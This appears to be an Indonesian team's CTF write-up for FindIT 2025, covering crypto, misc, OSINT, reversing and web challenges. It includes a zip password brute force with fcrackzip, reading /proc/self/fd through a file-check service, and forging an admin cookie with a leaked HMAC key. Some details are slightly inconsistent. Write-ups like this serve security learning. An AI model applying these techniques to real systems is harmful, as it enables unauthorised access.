

Nama Tim: Soft Spoken

Peserta:

1. Muhammad Adel Harits Saifullah
2. Muhammad Luqmaan
3. Muhammad Akbar Rizi

Write-up CTF FindIT 2025

Cryptography

• Caesar Cipher

Deskripsi :

Diberikan sebuah file ciphertext.txt yang berisi :

Ymnx nx f xjhwjy ymj vzny htzw fyyjw. Qnkj ymj bnqq gj f xjhtsi bj bnqq gjfyyj,
jshwduynts ymj knwxy ts ymj xtrj tk ymj ufxxfrnsl gjktwj. Tzlm rjxxflj, ymj
htsyfsy tk ymj xtrj qnkj f hfjxfw ns yjcy. Qjilmynts ymj jshwduy rjxxflj kwtr
f wjfi ymj rjxxflj yt ymj fxyjw. Rjxxflj xynsl ymnx
KnsiNYHYK{Mrrrr_1_W89qqd_i5sy_pstb_Ym8_U5xxbtwi}

Langkah Penyelesaian:

1. Kami menggunakan web <https://www.dcode.fr/cipher-identifier> untuk mengidentifikasi jenis cipher.

The screenshot displays the DCode.fr Cipher Identifier interface. On the left, a search bar and a list of suggested cipher types are visible. The main area shows the ciphertext being analyzed, with a list of suggested cipher types and their corresponding scores. The 'Caesar Cipher' is identified as the most likely match. On the right, a summary section provides additional information about the cipher type.

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

	↑↓	↑↓
ROT Cipher		
Caesar Cipher		
Mono-alphabetic Substitution		
Cipher Disk/wheel		
Substitution Cipher		
Shift Cipher		

CIPHER IDENTIFIER
Cryptography · Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE (?)
gjktywj. Tzlm rjxxflj, ymj
htsyfsy tk ymj xtrj qnkj f hfjxfw ns yjcy. Qjilmynts ymj
jshwduy rjxxflj kwtr
f wjfi ymj rjxxflj yt ymj fxyjw. Rjxxflj xynsl ymnx
KnsiNYHYK{Mrrrr_1_W89qqd_i5sy_pstb_Ym8_U5xxbtwi}

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

SYMBOLS IDENTIFIER

▶ Go to: [Symbols Cipher List](#)

Answers to Questions (FAQ)

[What is a cipher identifier? \(Definition\)](#)

Summary

- ★ Encrypted Message Identifier
- ★ What is a cipher identifier? (Definition)
- ★ How to decrypt a cipher text?
- ★ How to recognize a cipher?
- ★ Why does the detector display a warning?
- ★ Why does the analyzer/recognizer not detect my cipher method?
- ★ How does the cipher identifier work?

Similar pages

- ★ [Index of Coincidence](#)

2. Setelah tau jenis cipher-nya, yaitu ROT Cipher, kami menggunakan web <https://www.dcode.fr/rot-cipher> untuk men-decrypt text-nya untuk mendapatkan flag-nya.

[A-Z]+5

This is a secret the quit cour
atter. Life the will be a second
we will beatte,
encryption the first on the some
of the passamming before. Ough
message, the
contant of the some life a
caesar in text. Ledghtion the
encrypt message from
a read the message to the aster.
Message sting this
FindITCTF{Hmmmm_1_R89lly_d5nt_kn
ow_Th8_P5ssword}

3. Diperoleh flag:

FindITCTF{Hmmmm_1_R89lly_d5nt_know_Th8_P5ssword}

Misc

- cek-cek

Deskripsi :

Diberikan sebuah file [main.py](#) yang berisi kode python dan command `nc ctf.find-it.id 7001` untuk connect ke server.

Langkah penyelesaian :

1. Setelah connect, pilih menu 1 untuk cek file yang ada, kami mencoba `/proc/self/fd/1` – `/proc/self/fd/4`. Ternyata, flag ada di dir `/proc/self/fd/4`

```
(kali㉿kali)-[~]  
$ nc ctf.find-it.id 7001  
Do you want check my file?  
1. yes  
2. no  
>>> /proc/self/fd/3  
invalid choice  
Do you want check my file?  
1. yes  
2. no  
>>> 1  
file name: /proc/self/fd/4  
error bang  
Do you want check my file?  
1. yes  
2. no  
>>> 1  
file name: /proc/self/fd/5  
FindITCTF{cl0s3_y0ur_fl13s_1mmed14t3ly_0r_w0w0_w1ll_flnd_y0u}  
Do you want check my file?  
1. yes  
2. no  
>>> █
```

2. Dapatlah flagnya

FindITCTF{cl0s3_y0ur_fl13s_1mmed14t3ly_0r_w0w0_w1ll_flnd_y0u}

- distorted

Deskripsi :

Diberikan sebuah gambar yang harus diperbaiki agar bisa dicari



Langkah penyelesaian :

1. Kami menggunakan kode python ini untuk memperbaiki gambar yang rusak tadi.

```
from PIL import Image
import numpy as np

img = Image.open("location.png")
img_array = np.array(img)

height, width, channels = img_array.shape

# Buat array baru untuk gambar yang sudah diperbaiki
fixed_array = np.zeros_like(img_array)



# Koreksi distorsi: setiap baris digeser mundur 5 piksel
lebih dari sebelumnya
for row in range(height):
    shift = (row * 5) % width
    fixed_array[row] = np.roll(img_array[row], -shift,
axis=0)

# Simpan gambar hasil koreksi
fixed_img = Image.fromarray(fixed_array)
fixed_img.save("fixed.jpg")
```

2. Lalu didapatkan gambar yang sudah diperbaiki



3. Gunakan google lens dan google maps untuk mendapatkan nama lokasi dan koordinat



4. Format Flag: FindITCTF{Lintang_Bujur_Nama_Tempat}

Maka dapatlah flagnya

FindITCTF{-7.3069_112.7725_Gereja_Bethany_Nginden}

OSINT


- bff

Deskripsi :


Diberikan sebuah link instagram <https://www.instagram.com/pineapplepie239/> untuk mencari informasi file yang tersembunyi.

Langkah penyelesaian :

1. Mencari link tersembunyi yang ada di gambar ini



2. Ketemu link tersembunyi yaitu,
<https://drive.google.com/drive/u/1/folders/1FOtEbw1TC-wUJEAb0LQTNqET20AEhLqg> dari gambar



3. Dari link didapat sebuah folder zip yang terkunci berisi flag, brute force passwordnya dapat 7517


```
unknown charset specifier, dirty addr: recognized
(kali@kali)-[~/Downloads]
$ fcrackzip -u -l 1-4 -c 1 -v dont-open.zip
found file 'dont open.txt', (size cp/uc 45/ 31, flags 9, chk 659a)

PASSWORD FOUND!!!!: pw == 7517
(kali@kali)-[~/Downloads]
$
(kali@kali)-[~/Downloads]
$
```

4. Didapatlah dont open.txt yang berisi flag(G0Od_7Qb_bR0). Dapat flagnya yaitu

FindITCTF{G0Od_7Qb_bR0}

Reverse Engineering

- **xor_madness**

Deskripsi :

Diberikan sebuah file xor_madness.bin

Langkah penyelesaian :

1. Buka file menggunakan xxd di linux, didapatkan string
"Uz}wZGPGUhzj'Lq } aL"}\"Lu\x7ftL}j'Lq'}tn"

```
(kali@kali)-[~/Downloads]
$ xxd xor_madness.bin

00000000: 557a 7d77 5a47 5047 5568 7a6a 274c 7120  Uz}wZGPGUhzj'Lq
00000010: 7d20 614c 227d 224c 757f 2774 4c7d 6a27  } aL"}\"Lu.'tL}j'
00000020: 4c71 277d 746e                                Lq'}tn
```

2. Coba brute force string tadi untuk menemukan flag menggunakan kode python, lalu didapatkan potential flags [(19, b'FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}'), (51, b'fINDitctf[IY\x14\x7fB\x13N\x13R\x7f\x11N\x11\x7fFL\x14G\x7fNY\x14\x7fB\x14NG]')]

```
# Data yang akan di-brute force
data = b"Uz}wZGPGUhzj'Lq } aL"}\"Lu\x7ftL}j'Lq'}tn"
```

```
# Fungsi XOR decrypt
def xor_decrypt(data, key):
    return bytes([b ^ key for b in data])
```

```
# Mencoba semua key dari 0 hingga 255
potential_flags = []
for key in range(256):
```

```
decrypted = xor_decrypt(data, key)
# Mencari kata "flag" atau "ctf"
if b"flag" in decrypted.lower() or b"ctf" in decrypted.lower():
    potential_flags.append((key, decrypted))

# Menampilkan hasil
print(potential_flags)
```

3. Maka dapatlah flagnya yaitu

```
FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}
```

Web

- **Simple Heist**

Deskripsi :

Diberikan link website <http://ctf.find-it.id:10001> untuk mencari flag dan deskripsi “gampang sekali, tinggal cari kunci dari brankasnya cuma internal yang boleh tau banyak hal”

Langkah penyelesaian :

1. Akses <http://ctf.find-it.id:10001/internal>
2. Ditemukan sebuah key sebagai kunci dari signature

The Crypt Keepers Internal Bulletin:

1. Vault Key: 'koenci'
2. Recently, we need to implement HMAC SHA256

Delete this endpoint before production!

3. Cek cookie dari teller didapatkan Cookie: auth="user:teller|bank:Fortis Bank";
sig=7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266


```

1 GET /vault HTTP/1.1
2 Host: ctf.find-it.id:10001
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
6 Sec-Purpose: prefetch;prerender
7 Purpose: prefetch
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
9 Accept-Encoding: gzip, deflate, br
10 Cookie: auth="user:teller|bank:Fortis Bank";
11 sig=7a91f28871e4b9a78f12ff523f068806d6270aaa418fb2a842135faa68843266
12 Connection: keep-alive
13
14

```

4. Coba generate sig auth baru untuk admin menggunakan kode dan didapatkan sig baru untuk admin :
7f5976dc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba

```

import hmac, hashlib

key = b"koenci"
message = b"user:admin|bank:Fortis Bank"

sig = hmac.new(key, message,
hashlib.sha256).hexdigest()
print(sig)

```

5. Ubah cookienya menjadi Cookie: auth="user:teller|bank:Fortis Bank"; sig=7f5976dc018b18b360aad2d4c5b3efe099db2bbba363bad5c1932b137f41ba, lalu coba akses lagi ke /vault. Maka didapatkan flagnya

```
FindITCTF{BEtEc_1O_&IJ!}
```

Welcome to the vault, admin!
Flag: FindITCTF{BEtEc_1O_&IJ!}